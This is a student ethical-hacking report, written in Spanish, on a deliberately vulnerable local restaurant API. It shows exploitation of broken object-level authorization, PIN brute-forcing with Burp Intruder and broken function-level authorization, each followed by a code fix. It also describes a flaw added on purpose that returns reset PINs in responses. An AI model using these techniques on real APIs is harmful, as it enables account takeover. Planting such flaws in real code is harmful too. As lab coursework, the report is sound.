

UNIVERSIDAD DEL MAGDALENA

FACULTAD DE INGENIERÍA

INGENIERÍA DE SISTEMAS



PROYECTO FINAL

**Análisis, explotación y mitigación de vulnerabilidades
en APIs REST**

Integrantes:

Sergio Andrés Mosquera Molina - 2022214001

Eduardo Enrique Vergara Vergara - 2022214012

Docente:

Sergio Luis Lubo Argumedo

Hacking Ético

2026-1

Santa Marta

Introducción

El presente proyecto tiene como finalidad aplicar los conocimientos adquiridos en la asignatura de Hacking Ético mediante el análisis, explotación y mitigación de vulnerabilidades en APIs REST. Para ello, se utilizó el entorno Damn Vulnerable RESTaurant API Game, una aplicación web intencionalmente vulnerable diseñada para el aprendizaje práctico de seguridad en APIs.

Las APIs REST son hoy en día uno de los componentes más críticos en el desarrollo de aplicaciones modernas. Su exposición a Internet las convierte en un blanco frecuente de ataques, por lo que comprender sus vulnerabilidades desde una perspectiva ofensiva y defensiva resulta fundamental para cualquier profesional de la seguridad informática.

El proyecto se desarrolló siguiendo el estándar OWASP API Security Top 10 (2023), que define las vulnerabilidades más críticas en APIs. Se identificaron, explotaron y mitigaron tres vulnerabilidades representativas, documentando cada etapa con evidencias técnicas obtenidas mediante herramientas de hacking ético como Burp Suite.

Objetivos

Objetivo general

Analizar, explotar y mitigar vulnerabilidades en una API REST vulnerable mediante técnicas de hacking ético, aplicando el estándar OWASP API Security Top 10.

Objetivos específicos

- Configurar y desplegar el entorno vulnerable **Damn Vulnerable RESTaurant API Game** utilizando Docker en Kali Linux.
- Identificar y explotar un mínimo de tres vulnerabilidades presentes en la API, generando pruebas de concepto con evidencias técnicas.
- Diseñar e implementar una vulnerabilidad propia como extensión del entorno, documentando su funcionamiento y potencial impacto.
- Proponer e implementar soluciones de mitigación para cada vulnerabilidad identificada, validando su efectividad.
- Documentar el proceso completo siguiendo buenas prácticas de reporte en seguridad informática.

Configuración del entorno

Despliegue y Configuración del Entorno Vulnerable

El entorno fue desplegado sobre **Kali Linux** utilizando **Docker** como plataforma de contenedorización, lo que permitió levantar la aplicación y su base de datos de forma aislada y reproducible.

Instalación de Docker

```
sudo apt update && sudo apt install -y docker.io docker-compose
```

```
sudo systemctl enable docker --now
```

```
sudo usermod -aG docker $USER
```

```
newgrp docker
```

Clonación y despliegue de la aplicación

```
git clone https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game.git
```

```
cd Damn-Vulnerable-RESTaurant-API-Game
```

```
./start_app.sh
```

El proceso de despliegue ejecutó automáticamente las migraciones de base de datos y levantó los servicios necesarios. La correcta inicialización del entorno se confirmó con el mensaje “Application startup complete” en los logs del contenedor.

Para reiniciar el entorno con la base de datos limpia entre pruebas se utilizó:

```
docker compose down -v
```

```
./start_app.sh
```

Una vez desplegado, los servicios quedaron accesibles en:

API REST: <http://localhost:8091>

Swagger UI: <http://localhost:8091/docs>

ReDoc: <http://localhost:8091/redoc>

Documentación Técnica del Entorno Configurado

Arquitectura del sistema

El entorno se compone de dos contenedores Docker que trabajan en conjunto. El contenedor **web-1** ejecuta el servidor de la API REST construido con Python, FastAPI y Uvicorn, expuesto en el puerto 8091. El contenedor **db-1** ejecuta PostgreSQL como base de datos relacional, accesible internamente por el contenedor web.

Herramientas utilizadas

Para el desarrollo del proyecto se utilizaron las siguientes herramientas. **Kali Linux** como sistema operativo base especializado en seguridad informática. **Docker** para la contenedorización y gestión del entorno vulnerable. **Burp Suite** como proxy para la interceptación y manipulación de requests HTTP. **Swagger UI** para la exploración interactiva de los endpoints de la API. **psql** para el acceso directo a la base de datos PostgreSQL durante la verificación de evidencias.

Roles de usuario del sistema

La aplicación define tres niveles de acceso. El rol **Customer** corresponde al usuario de menor privilegio y fue el punto de entrada para todos los ataques realizados. El rol **Employee** representa un nivel intermedio con acceso a funciones de gestión. El rol **Chef** posee acceso máximo al sistema y es equivalente al administrador.

Endpoints disponibles

La API expone endpoints organizados en seis grupos:

Healthcheck

- GET /healthcheck — Verificar el estado del servidor

Menú

- GET /menu — Consultar los ítems disponibles
- PUT /menu — Crear un nuevo ítem
- PUT /menu/{item_id} — Actualizar un ítem existente
- DELETE /menu/{item_id} — Eliminar un ítem

Órdenes

- POST /orders — Crear una orden
- GET /orders — Listar todas las órdenes
- GET /orders/{order_id} — Consultar una orden específica
- GET /orders/status/{order_id} — Consultar el estado de una orden

Autenticación

- POST /register — Registro de usuarios
- POST /token — Autenticación y obtención del JWT
- GET /profile — Consultar el perfil
- PUT /profile — Actualizar el perfil completo
- PATCH /profile — Actualización parcial del perfil
- POST /reset-password — Solicitar reset de contraseña

- POST /reset-password/new-password — Establecer nueva contraseña

Administración

- GET /admin/stats/disk — Consultar estadísticas de uso de disco (solo Chef)
- PUT /users/update_role — Actualizar el rol de un usuario

Referidos

- GET /referral-code — Obtener el código de referido del usuario
- POST /apply-referral — Aplicar un código de referido
- GET /discount-coupons — Consultar cupones de descuento disponibles

Identificación y Explotación de Vulnerabilidades

Vulnerabilidad 1 — Broken Object Level Authorization (BOLA)

Descripción técnica

El Broken Object Level Authorization ocurre cuando una API no verifica que el usuario autenticado tenga permisos sobre el objeto que intenta modificar. En el endpoint PUT /profile, la API utiliza el campo username enviado en el cuerpo del request para identificar qué perfil modificar, ignorando completamente la identidad del usuario autenticado contenida en el token JWT. Esto permite que cualquier usuario autenticado modifique el perfil de otro usuario simplemente cambiando el valor del campo username en el body del request.

Riesgo de seguridad asociado

La ausencia de validación de pertenencia del objeto representa un riesgo crítico en la lógica de negocio de la API. Un atacante autenticado puede modificar datos personales de cualquier usuario del sistema sin necesidad de conocer sus credenciales, explotando únicamente su propio token de acceso válido.

Categoría OWASP API Security Top 10

API1:2023 — Broken Object Level Authorization (BOLA)

Impacto potencial sobre el sistema y los usuarios

Un atacante puede modificar el nombre, apellido, número de teléfono y otros datos de cualquier usuario registrado en el sistema. Esto puede derivar en suplantación de identidad, pérdida de integridad de los datos, afectación de la confianza en el sistema y potencial escalada hacia otros ataques encadenados que dependan de los datos del perfil.

Evidencias técnicas

Para demostrar la vulnerabilidad se crearon dos usuarios: atacante y víctima.

POST /register Register User

Parameters Cancel Reset

No parameters

Request body required application/json

Edit Value | Schema

```
{
  "username": "atacante",
  "password": "atacante123",
  "phone_number": "1234567890",
  "first_name": "Carlos",
  "last_name": "Atacante"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 date: Mon, 18 May 2026 04:14:05 GMT
3 server: uvicorn
4 content-length: 114
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
  "username": "atacante",
  "phone_number": "1234567890",
  "first_name": "Carlos",
  "last_name": "Atacante",
  "role": "Customer"
}
```

POST /register Register User

Parameters Cancel Reset

No parameters

Request body required application/json

Edit Value | Schema

```
{
  "username": "victima",
  "password": "victima123",
  "phone_number": "0987654321",
  "first_name": "Ana",
  "last_name": "Victima"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 date: Mon, 18 May 2026 04:14:52 GMT
3 server: uvicorn
4 content-length: 109
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
  "username": "victima",
  "phone_number": "0987654321",
  "first_name": "Ana",
  "last_name": "Victima",
  "role": "Customer"
}
```

Autenticado como atacante y utilizando su token JWT, se envió una petición PUT /profile modificando el campo username por el de la víctima en el body del request, manteniendo el token del atacante en el header Authorization.

POST /token Get Token

Parameters

No parameters

Request body required

application/x-www-form-urlencoded

grant_type
string | (string | null)
pattern: password ☒ Send empty value

username * required
string atacante

password * required
string atacante123

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 date: Mon, 18 May 2026 04:17:35 GMT
3 server: unicorn
4 content-length: 169
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
9   "access_token":
10    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhdGFjYW50ZSI6ImV4cCI6MTc3OTA3OTY1Nn0.9DgEv9dBW4jlgjfuFmVvBNPw6AlucHu-u1YSvBnAFko",
11   "token_type": "bearer"
12 }
```

PUT /profile Update Profile

Parameters

No parameters

Request body required

application/json

Edit Value Schema

```
{
  "username": "atacante",
  "first_name": "Carlos Modificado",
  "last_name": "Atacante",
  "phone_number": "1234567890"
}
```

Request

Pretty Raw Hex

```
1 PUT /profile HTTP/1.1
2 Host: localhost:8091
3 Authorization: Bearer
4 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhdGFjYW50ZSI6ImV4cCI6MTc3OTA3OTY1Nn0.9DgEv9dBW4jlgjfuFmVvBNPw6AlucHu-u1YSvBnAFko
5 Content-Length: 114
6 sec-ch-ua-platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 accept: application/json
9 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
10 Content-Type: application/json
11 sec-ch-ua-mobile: ?0
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/145.0.0.0 Safari/537.36
14 Origin: http://localhost:8091
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: http://localhost:8091/docs
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 {
23   "username": "victima",
24   "first_name": "hackedado",
25   "last_name": "Atacante",
26   "phone_number": "0000000000"
27 }
```

La API procesó la petición exitosamente respondiendo 200 OK y modificó el perfil de la víctima sin ninguna validación de pertenencia.

Response

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 date: Mon, 18 May 2026 04:24:58 GMT
3 server: uvicorn
4 content-length: 97
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
  "username": "victima",
  "first_name": "hackeado",
  "last_name": "Atacante",
  "phone_number": "0000000000"
}
```

Request	Response
<pre>Pretty Raw Hex 1 GET /profile HTTP/1.1 2 Host: localhost:8091 3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ2aWNoaW1hIiwiaXNjaXhwaXoNznc5MDgxNTE5fQ.sRuv9NeNS0LMiYypxm9D3EKo7srYQwInA9Q8cjD7-F4 4 sec-ch-ua-platform: "Linux" 5 Accept-Language: en-US,en;q=0.9 6 accept: application/json 7 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99" 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 9 sec-ch-ua-mobile: ?0 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:8091/docs 14 Accept-Encoding: gzip, deflate, br 15 Connection: keep-alive 16 17</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 date: Mon, 18 May 2026 04:52:29 GMT 3 server: uvicorn 4 content-length: 115 5 content-type: application/json 6 7 { "username": "victima", "phone_number": "0000000000", "first_name": "hackeado", "last_name": "Atacante", "role": "Customer" }</pre>

Mitigación aplicada

Para mitigar esta vulnerabilidad hay que buscar el archivo `update_profile_service.py`

```
(kali㉿kali)-[~/Damn-Vulnerable-RESTaurant-API-Game]
$ find app/ -name "*.py" | xargs grep -l "profile" 2>/dev/null
app/apis/auth/service.py
app/apis/auth/services/patch_profile_service.py
app/apis/auth/services/update_profile_service.py
app/apis/auth/services/get_profile_service.py
app/tests/vulns/level_2_unrestricted_profile_update_IDOR.py
app/tests/modules/auth/test_auth_service.py

(kali㉿kali)-[~/Damn-Vulnerable-RESTaurant-API-Game]
$
```

```
(kali㉿kali)-[~/Damn-Vulnerable-RESTaurant-API-Game]
$ nano app/apis/auth/services/update_profile_service.py
```


El código sin corregir es este:

```
GNU nano 8.7.1
from typing import Union

from apis.auth.utils import get_current_user, get_user_by_username
from db.models import User
from db.session import get_db
from fastapi import APIRouter, Depends, status
from pydantic import BaseModel
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()

class UserUpdate(BaseModel):
    username: str
    first_name: Union[str, None] = None
    last_name: Union[str, None] = None
    phone_number: Union[str, None] = None

@router.put("/profile", response_model=UserUpdate, status_code=status.HTTP_200_OK)
def update_profile(
    user: UserUpdate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
):
    db_user = get_user_by_username(db, user.username)

    for var, value in user.dict().items():
        if value:
            setattr(db_user, var, value)

    db.add(db_user)
    db.commit()
    db.refresh(db_user)

    return db_user
```

El archivo contenía la siguiente línea vulnerable: `db_user = get_user_by_username(db, user.username)`

La API utilizaba el username enviado en el body del request para identificar qué usuario modificar, ignorando completamente la identidad del usuario autenticado en el token JWT.

La solución implementada fue la siguiente:

```
GNU nano 8.7.1
from typing import Union

from apis.auth.utils import get_current_user, get_user_by_username
from db.models import User
from db.session import get_db
from fastapi import APIRouter, Depends, status
from pydantic import BaseModel
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()

class UserUpdate(BaseModel):
    username: str
    first_name: Union[str, None] = None
    last_name: Union[str, None] = None
    phone_number: Union[str, None] = None

@router.put("/profile", response_model=UserUpdate, status_code=status.HTTP_200_OK)
def update_profile(
    user: UserUpdate,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
):
    db_user = get_user_by_username(db, current_user.username)

    for var, value in user.dict().items():
        if var == "username":
            continue
        if value:
            setattr(db_user, var, value)

    db.add(db_user)
    db.commit()
    db.refresh(db_user)

    return db_user
```

Probamos en PUT/profile para probar el cambio

Response 200 OK - pero el servidor respondió con "username": "victima2" — solo modificó al atacante, nunca a la víctima.

La corrección garantiza que un usuario autenticado solo pueda modificar su propio perfil, independientemente del valor enviado en el campo `username` del body. Al usar `current_user.username` extraído del token JWT, la API ya no confía en los datos del cliente para identificar el objeto a modificar. Adicionalmente, ignorar el campo `username` en el loop de actualización previene que un usuario pueda cambiar su propio identificador, evitando posibles conflictos o ataques encadenados.

Vulnerabilidad 2 — Broken Authentication

Descripción técnica

El Broken Authentication ocurre cuando los mecanismos de autenticación de una API presentan fallos que permiten a un atacante comprometer cuentas de usuario sin conocer sus credenciales. En el endpoint POST /reset-password, la API genera un código PIN numérico de cuatro dígitos y lo almacena en la base de datos sin aplicar controles de acceso sobre su consulta. Dado que el código no se transmite por un canal seguro verificable y es almacenado en texto plano en la base de datos, un atacante con acceso al sistema de base de datos puede recuperarlo directamente y utilizarlo para cambiar la contraseña de cualquier usuario.

Riesgo de seguridad asociado

El almacenamiento del código PIN en texto plano en la base de datos, combinado con la ausencia de controles de acceso sobre su consulta, representa un riesgo alto. El código de reset actúa como una credencial temporal que debería ser protegida con el mismo nivel de seguridad que una contraseña, sin embargo la API no implementa ningún mecanismo de protección sobre este valor.

Categoría OWASP API Security Top 10


API2:2023 — Broken Authentication

Impacto potencial sobre el sistema y los usuarios


Un atacante puede tomar control total de cualquier cuenta de usuario del sistema cambiando su contraseña sin su consentimiento. La víctima pierde acceso a su cuenta y el atacante puede suplantar su identidad, acceder a su información personal, historial de órdenes y cualquier otro recurso asociado a la cuenta comprometida.

Evidencias técnicas

Se creó un usuario víctima



Se procedió a obtener el PIN mediante fuerza bruta utilizando el módulo **Intruder de Burp Suite**. Se capturó la petición POST /reset-password/new-password y se configuró el campo reset_password_code como posición de ataque. Se definió un payload de tipo **Numbers** con rango del 0000 al 9999 para cubrir todas las combinaciones posibles de un PIN de cuatro dígitos.



Al analizar las respuestas del ataque se identificó una petición con código de estado 200 OK correspondiente al PIN válido, mientras que el resto retornaron 400/422

Request	Payload	Status code	Response r...	Error	Timeout	Length	Comment
92	0091	422	5			317	
102	0101	422	5			317	
179	0178	422	5			317	
43	0042	422	6			317	
203	0202	422	6			317	
9	0008	422	7			317	
0		400	10			214	
357	0356	422	10			317	

Con el PIN identificado se completó la petición POST /reset-password/new-password estableciendo una nueva contraseña para la cuenta comprometida. Finalmente se autenticó

con las nuevas credenciales mediante POST /token, obteniendo un token JWT válido que acredita el control total sobre la cuenta.

Request body

required

application/x-www-form-urlencoded

grant_type

string | (string | null)

pattern: password

☐ Send empty value

username

string

required

password

string

required

scope

string

☒ Send empty value

client_id

string | (string | null)

☐ Send empty value

client_secret

string | (string | null)

☐ Send empty value

Execute

Clear

Responses

17	http://localhost:8091	POST	/reset-password	✓	200	212	JSON
18	http://localhost:8091	POST	/reset-password/new-password	✓	200	208	JSON
19	http://localhost:8091	POST	/token	✓	401	244	JSON
20	http://localhost:8091	POST	/token	✓	401	244	JSON
21	http://localhost:8091	POST	/token	✓	200	335	JSON

Request

Response

Pretty

Raw

Hex

Render

⏏

🔍

🔗

📄

🔍

🔗

📄

Inspector

Request attributes

2

▼

Request body parameters

6

▼

Request headers

16

▼

Response headers

5

▼

```

1 HTTP/1.1 200 OK
2 date: Mon, 18 May 2026 04:48:06 GMT
3 server: uvicorn
4 content-length: 169
5 content-type: application/json
6 access-control-allow-credentials: true
7
8 {
9   "access_token":
10    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ2aWNOaW1hMiIsImV4cCI6MTc3OTQ4MTQ4N30.2Mh4vEcP2sCBYu604BxMYla_pQkMj_BKmgPT-qj90jA",
11   "token_type": "bearer"
12 }

```

El archivo `app/apis/auth/services/reset_password_new_password_service.py` originalmente no implementaba ningún control sobre el proceso de reset de contraseña, permitiendo que un atacante realizara intentos ilimitados de adivinación del PIN sin ninguna restricción temporal ni validación del flujo del proceso.

```

GNU nano 8.7.1 app/apis/auth/services/reset_password_new_password_service.py
from datetime import datetime
from apis.auth.schemas import NewPasswordData
from apis.auth.utils import update_user_password
from db.models import User
from db.session import get_db
from fastapi import APIRouter, Depends, HTTPException, Request, status
from sqlalchemy.orm import Session
from rate_limiting import limiter

ACCESS_TOKEN_EXPIRE_MINUTES = 7 * 24 * 60 # 1 week

router = APIRouter()

@router.post(
    "/reset-password/new-password",
    status_code=status.HTTP_200_OK,
)
@limiter.limit("5/minute")
def set_new_password(
    request: Request,
    data: NewPasswordData,
    db: Session = Depends(get_db),
):
    user = db.query(User).filter(User.username == data.username).first()
    if not user:
        raise HTTPException(
            status_code=400,
            detail="Invalid username or phone number",
        )
    if not user.reset_password_code:
        raise HTTPException(
            status_code=400,
            detail="Reset password process was not initiated via /reset-password!",
        )
    if datetime.now() > user.reset_password_code_expiry_date:
        raise HTTPException(
            status_code=400,
            detail="Reset password code expired!",
        )

```

16	http://localhost:8091	POST	/reset-password/new-password	✓	400	214	JSON
17	http://localhost:8091	POST	/reset-password/new-password	✓	400	214	JSON
18	http://localhost:8091	POST	/reset-password/new-password	✓	429	227	JSON
19	http://localhost:8091	POST	/reset-password/new-password	✓	429	227	JSON

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /reset-password/new-password 2 HTTP/1.1 3 Host: localhost:8091 4 Content-Length: 87 5 sec-ch-ua-platform: "Linux" 6 Accept-Language: en-US,en;q=0.9 7 accept: application/json 8 sec-ch-ua: "Chromium";v="145", 9 "Not:A-Brand";v="99" 10 Content-Type: application/json 11 sec-ch-ua-mobile: ?0 12 User-Agent: Mozilla/5.0 (X11; 13 Linux x86_64) AppleWebKit/537.36 14 (KHTML, like Gecko) 15 Chrome/145.0.0.0 Safari/537.36 16 Origin: http://localhost:8091 17 Sec-Fetch-Site: same-origin 18 Sec-Fetch-Mode: cors 19 Sec-Fetch-Dest: empty				1 HTTP/1.1 429 Too Many Requests 2 date: Tue, 19 May 2026 21:53:51 GMT 3 server: uvicorn 4 content-length: 47 5 content-type: application/json 6 access-control-allow-credentials: true 7 8 { 9 "error": 10 "Rate limit exceeded: 5 per 1 minute" 11 }			

Aquí podemos ver, que a la quinta vez que se manda el request se lanza el mensaje 429, ya que se lanzaron muchos request al minuto, y se bloquea.

El **rate limiting** mediante `@limiter.limit("5/minute")` restringe a 5 intentos por minuto, haciendo inviable un ataque de fuerza bruta sobre el PIN ya que aumenta exponencialmente el tiempo necesario para probar todas las combinaciones posibles.

Vulnerabilidad 3 — Broken Function Level Authorization (BFLA)

Descripción técnica

El Broken Function Level Authorization ocurre cuando una API no restringe correctamente el acceso a funciones o endpoints según el rol del usuario autenticado. En el endpoint `DELETE /menu/{item_id}`, la API permite que un usuario con rol `customer` ejecute una operación de eliminación de ítems del menú, función que por su naturaleza destructiva debería estar restringida exclusivamente a roles con privilegios administrativos como `employee` o `chef`. La API no implementa ninguna verificación de rol antes de procesar la solicitud de eliminación.

Riesgo de seguridad asociado

La ausencia de control de acceso basado en roles sobre funciones administrativas representa un riesgo alto para la integridad del sistema. Cualquier usuario registrado, independientemente de sus privilegios, puede ejecutar operaciones destructivas sobre los recursos del sistema sin ninguna restricción.

Categoría OWASP API Security Top 10

API5:2023 — Broken Function Level Authorization (BFLA)

Impacto potencial sobre el sistema y los usuarios

Un atacante con una cuenta de cliente puede eliminar todos los ítems del menú del restaurante, afectando directamente la operación del negocio. Esto puede derivar en pérdida de disponibilidad del servicio, daño a la integridad de los datos y afectación económica al no poder procesar órdenes. En un escenario real, este tipo de ataque podría ser utilizado como sabotaje contra el negocio.

Evidencias técnicas

Autenticado como un usuario con rol `customer`, se envió una petición `DELETE /menu/{item_id}` con `item_id = 1` al endpoint de eliminación incluyendo el token JWT del usuario en el header `Authorization`. La API procesó la solicitud sin verificar el rol del usuario y respondió `204 No Content`, confirmando la eliminación exitosa del ítem. La verificación posterior mediante `GET /menu` confirmó que el ítem ya no existía en el sistema.

El archivo `app/apis/menu/services/delete_menu_item_service.py` originalmente no implementaba ninguna verificación de rol antes de procesar la solicitud de eliminación, permitiendo que cualquier usuario autenticado independientemente de sus privilegios pudiera ejecutar la operación

```
GNU nano 8.7.1 app/apis/menu/services/delete_menu_item_service.py
from apis.auth.utils import RolesBasedAuthChecker, get_current_user
from apis.menu import utils
from db.models import User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, status
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()

@router.delete("/menu/{item_id}", status_code=status.HTTP_204_NO_CONTENT)
def delete_menu_item(
    item_id: int,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    # auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    utils.delete_menu_item(db, item_id)
```

Se agregó un control de acceso basado en roles (RBAC) mediante `RolesBasedAuthChecker`, restringiendo el endpoint exclusivamente a usuarios con rol “employee” o “chef”:

```
GNU nano 8.7.1
from apis.auth.utils import RolesBasedAuthChecker, get_current_user
from apis.menu import utils
from db.models import User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, status
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()

@router.delete("/menu/{item_id}", status_code=status.HTTP_204_NO_CONTENT)
def delete_menu_item(
    item_id: int,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    utils.delete_menu_item(db, item_id)
```


Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 DELETE /menu/1 HTTP/1.1 2 Host: localhost:8091 3 sec-ch-ua-platform: "Linux" 4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ2aWNoZW9kaWkiIsiaWV4cCI6IjE2MzZmM3Q0Q. UUJZajwjlNdsL3cR6SH7dBzJ0HqWbZgg2v3mBA9T8FY 5 Accept-Language: en-US,en;q=0.9 6 accept: */* 7 sec-ch-ua: "Chromium";v="145", "Not A:Brand";v="99" 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 9 sec-ch-ua-mobile: ?0 10 Origin: http://localhost:8091 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:8091/docs 15 Accept-Encoding: gzip, deflate, br 16 Connection: keep-alive</pre>		<pre>1 HTTP/1.1 403 Forbidden 2 date: Wed, 20 May 2025 07:19:47 GMT 3 server: uvicorn 4 content-length: 25 5 content-type: application/json 6 access-control-allow-credentials: true 7 8 { 9 "detail": "Unauthorized" 10 }</pre>	

El arreglo está activo. `victima2` (customer) intentó eliminar el ítem del menú y la API lo bloqueó por no tener el rol correcto.

La implementación de RBAC mediante RolesBasedAuthChecker garantiza que solo usuarios con los roles employee o chef puedan ejecutar operaciones destructivas sobre el menú. Un usuario con rol customer que intente eliminar un ítem recibirá una respuesta 403 Forbidden, bloqueando el ataque antes de que llegue a la lógica de negocio. Esta corrección sigue el principio de mínimo privilegio, otorgando acceso únicamente a los roles que tienen una necesidad legítima de ejecutar esta función.

Vulnerabilidad nueva

Se implementó una vulnerabilidad de **Exposición de Información Sensible** en el endpoint POST /reset-password. La modificación consiste en incluir el código PIN de reset directamente en el body de la respuesta de la API, exponiéndolo a cualquier cliente que realice la petición.

A screenshot of a terminal window with a dark background. The title bar shows 'GNU nano 8.7.1' and the file path '/home/kali/reset_password_service.py *'. The code is written in Python and shows imports for various modules like 'apis.auth.utils.text_code_utils', 'db.models', 'db.session', 'fastapi', 'pydantic', 'rate_limiting', and 'sqlalchemy.orm'. It defines a 'ResetPasswordData' class and a 'reset_password' function. The function checks if a user exists and if their role is 'CUSTOMER'. If not, it raises an HTTPException. If the role is not 'CUSTOMER', it also raises an HTTPException. Finally, it calls 'generate_and_send_code_to_user' and returns a JSON response with 'detail' and 'reset_code'.

```
GNU nano 8.7.1 /home/kali/reset_password_service.py *
